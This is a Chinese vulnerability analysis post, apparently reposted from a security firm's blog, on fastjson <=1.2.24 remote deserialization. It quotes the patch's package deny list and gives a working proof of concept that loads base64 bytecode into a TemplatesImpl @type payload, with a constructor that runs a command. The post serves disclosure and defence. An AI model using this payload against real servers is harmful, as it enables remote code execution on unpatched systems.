Fastjson 远程反序列化程序验证的构造和分析

hades / 2017-05-03 02:35:55 / 浏览数 3434 安全技术 漏洞分析 顶(1) 踩(0)

---

fastjson是一个java编写的高性能功能非常完善的JSON库，应用范围非常广，在github上star数都超过8k，在2017年3月15日，fastjson官方主动爆出fastjson在1.2.24及之
：https://github.com/alibaba/fastjson/wiki/security_update_20170315

受影响的版本

fastjson <= 1.2.24

静态分析

根据官方给出的补丁文件，主要的更新在这个checkAutoType函数上，而这个函数的主要功能就是添加了黑名单，将一些常用的反序列化利用库都添加到黑名单中。具体包

```
bsh,com.mchange,com.sun.,java.lang.Thread,java.net.Socket,java.rmi,javax.xml,org.apache.bcel,org.apache.commons.beanutils,
org.apache.commons.collections.Transformer,org.apache.commons.collections.functors,org.apache.commons.collections4.
comparators,org.apache.commons.fileupload,org.apache.myfaces.context.servlet,org.apache.tomcat,org.apache.wicket.util,
org.codehaus.groovy.runtime,org.hibernate,org.jboss,org.mozilla.javascript,org.python.core,org.springframework1234bsh,com.mcha
```

下面我们来分析checkAutoType的函数实现：

```
public Class<?> checkAutoType(String typeName, Class<?> expectClass) {
if (typeName == null) {
return null;
}

if (typeName.length() >= maxTypeNameLength) {
throw new JSONException("autoType is not support. " + typeName);
}

final String className = typeName.replace('$', '.');

if (autoTypeSupport || expectClass != null) {
for (int i = 0; i < acceptList.length; ++i) {
String accept = acceptList[i];
if (className.startsWith(accept)) {
return TypeUtils.loadClass(typeName, defaultClassLoader);
}
}

for (int i = 0; i < denyList.length; ++i) {
String deny = denyList[i];
if (className.startsWith(deny)) {
throw new JSONException("autoType is not support. " + typeName);
}
}
}

Class<?> clazz = TypeUtils.getClassFromMapping(typeName);
if (clazz == null) {
clazz = deserializers.findClass(typeName);
}

if (clazz != null) {
if (expectClass != null && !expectClass.isAssignableFrom(clazz)) {
throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());
}

return clazz;
}
```

核心部分就是denyList的处理过程，遍历denyList，如果引入的库以denyList中某个deny打头，就会抛出异常，中断运行。

程序验证构造

静态分析得知，要构造一个可用的程序，肯定得引入denyList的库。刚开始fastjson官方公布漏洞信息时，当时就尝试构造验证程序，怎奈fastjson的代码确实庞大，还有as

```
import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;

import java.io.IOException;

public class Test extends AbstractTranslet {
public Test() throws IOException {
Runtime.getRuntime().exec("calc");
}

@Override
public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler handler) {
}

@Override
public void transform(DOM document, com.sun.org.apache.xml.internal.serializer.SerializationHandler[] handlers) throws Transle

}

public static void main(String[] args) throws Exception {
Test t = new Test();
}
}
```

这个是Test.java的实现，在Test.java的构造函数中执行了一条命令，弹出计算器。编译Test.java得到Test.class供后续使用。后续会将Test.class的内容赋值给_bytecodes。

```
package person;

import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.Feature;
import com.alibaba.fastjson.parser.ParserConfig;
import org.apache.commons.io.IOUtils;
import org.apache.commons.codec.binary.Base64;

import java.io.ByteArrayOutputStream;
import java.io.File;
import java.io.FileInputStream;
import java.io.IOException;

/**
* Created by web on 2017/4/29.
*/
public class P{

public static String readClass(String cls){
ByteArrayOutputStream bos = new ByteArrayOutputStream();
try {
IOUtils.copy(new FileInputStream(new File(cls)), bos);
} catch (IOException e) {
e.printStackTrace();
}
return Base64.encodeBase64String(bos.toByteArray());

}

public static void  test_autoTypeDeny() throws Exception {
ParserConfig config = new ParserConfig();
final String fileSeparator = System.getProperty("file.separator");
final String evilClassPath = System.getProperty("user.dir") + "\\target\\classes\\person\\Test.class";
String evilCode = readClass(evilClassPath);
final String NASTY_CLASS = "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl";
String text1 = "{\"@type\":\"" + NASTY_CLASS +
"\",\"_bytecodes\":[\""+evilCode+"\"],'_name':'a.b',\"_outputProperties\":{ }," +
"\"_name\":\"a\",\"_version\":\"1.0\",\"allowedProtocols\":\"all\"}\n";
System.out.println(text1);
```

```
Object obj = JSON.parseObject(text1, Object.class, config, Feature.SupportNonPublicField);
//assertEquals(Model.class, obj.getClass());
}
public static void main(String args[]){
try {
test_autoTypeDeny();
} catch (Exception e) {
e.printStackTrace();
}
}
}
```


在这个程序验证代码中，最核心的部分是_bytecodes，它是要执行的代码，@type是指定的解析类，fastjson会根据指定类去反序列化得到该类的实例，在默认情况下，fas

```
public synchronized Properties getOutputProperties() {
try {
return newTransformer().getOutputProperties();
}
catch (TransformerConfigurationException e) {
return null;
}
}

    public synchronized Transformer newTransformer()
throws TransformerConfigurationException
{
TransformerImpl transformer;

transformer = new TransformerImpl(getTransletInstance(), _outputProperties,
_indentNumber, _tfactory);

if (_uriResolver != null) {
transformer.setURIResolver(_uriResolver);
}

if (_tfactory.getFeature(XMLConstants.FEATURE_SECURE_PROCESSING)) {
transformer.setSecureProcessing(true);
}
return transformer;
}

private Translet getTransletInstance()
throws TransformerConfigurationException {
try {
if (_name == null) return null;

if (_class == null) defineTransletClasses();

// The translet needs to keep a reference to all its auxiliary
// class to prevent the GC from collecting them
AbstractTranslet translet = (AbstractTranslet) _class[_transletIndex].newInstance();
translet.postInitialization();
translet.setTemplates(this);
translet.setServicesMechnism(_useServicesMechanism);
if (_auxClasses != null) {
translet.setAuxiliaryClasses(_auxClasses);
}

return translet;
}
catch (InstantiationException e) {
ErrorMsg err = new ErrorMsg(ErrorMsg.TRANSLET_OBJECT_ERR, _name);
throw new TransformerConfigurationException(err.toString());
}
catch (IllegalAccessException e) {
ErrorMsg err = new ErrorMsg(ErrorMsg.TRANSLET_OBJECT_ERR, _name);
throw new TransformerConfigurationException(err.toString());
}
}
```

```
private void defineTransletClasses()
throws TransformerConfigurationException {

if (_bytecodes == null) {
ErrorMsg err = new ErrorMsg(ErrorMsg.NO_TRANSLET_CLASS_ERR);
throw new TransformerConfigurationException(err.toString());
}

TransletClassLoader loader = (TransletClassLoader)
AccessController.doPrivileged(new PrivilegedAction() {
public Object run() {
return new TransletClassLoader(ObjectFactory.findClassLoader());
}
});

try {
final int classCount = _bytecodes.length;
_class = new Class[classCount];

if (classCount > 1) {
_auxClasses = new Hashtable();
}

for (int i = 0; i < classCount; i++) {
_class[i] = loader.defineClass(_bytecodes[i]);
final Class superClass = _class[i].getSuperclass();

// Check if this is the main class
if (superClass.getName().equals(ABSTRACT_TRANSLET)) {
_transletIndex = i;
}
else {
_auxClasses.put(_class[i].getName(), _class[i]);
}
}

if (_transletIndex < 0) {
ErrorMsg err= new ErrorMsg(ErrorMsg.NO_MAIN_TRANSLET_ERR, _name);
throw new TransformerConfigurationException(err.toString());
}
}
catch (ClassFormatError e) {
ErrorMsg err = new ErrorMsg(ErrorMsg.TRANSLET_CLASS_ERR, _name);
throw new TransformerConfigurationException(err.toString());
}
catch (LinkageError e) {
ErrorMsg err = new ErrorMsg(ErrorMsg.TRANSLET_OBJECT_ERR, _name);
throw new TransformerConfigurationException(err.toString());
}
}
```

在getTransletInstance调用defineTransletClasses，在defineTransletClasses方法中会根据_bytecodes来生成一个java类，生成的java类随后会被getTransletInstance方


下面我们上一张调用链的图：



简单来说就是：

```
JSON.parseObject
...
JavaBeanDeserializer.deserialze
...
FieldDeserializer.setValue
...
TemplatesImpl.getOutputProperties
TemplatesImpl.newTransformer
TemplatesImpl.getTransletInstance
...
Runtime.getRuntime().exec
```

附上一张成功执行图：



总结

该程序验证的影响jdk 1.7，1.8版本，1.6未测试，但是需要在parseObject的时候设置Feature.SupportNonPublicField。

欢迎大家探讨。

转自绿盟科技博客： 原文链接

上一篇：NSA DanderSpiritz... 下一篇：Bug Bounty - 绕过限制...

1. 0 条回复
   - 动动手指，沙发就是你的了！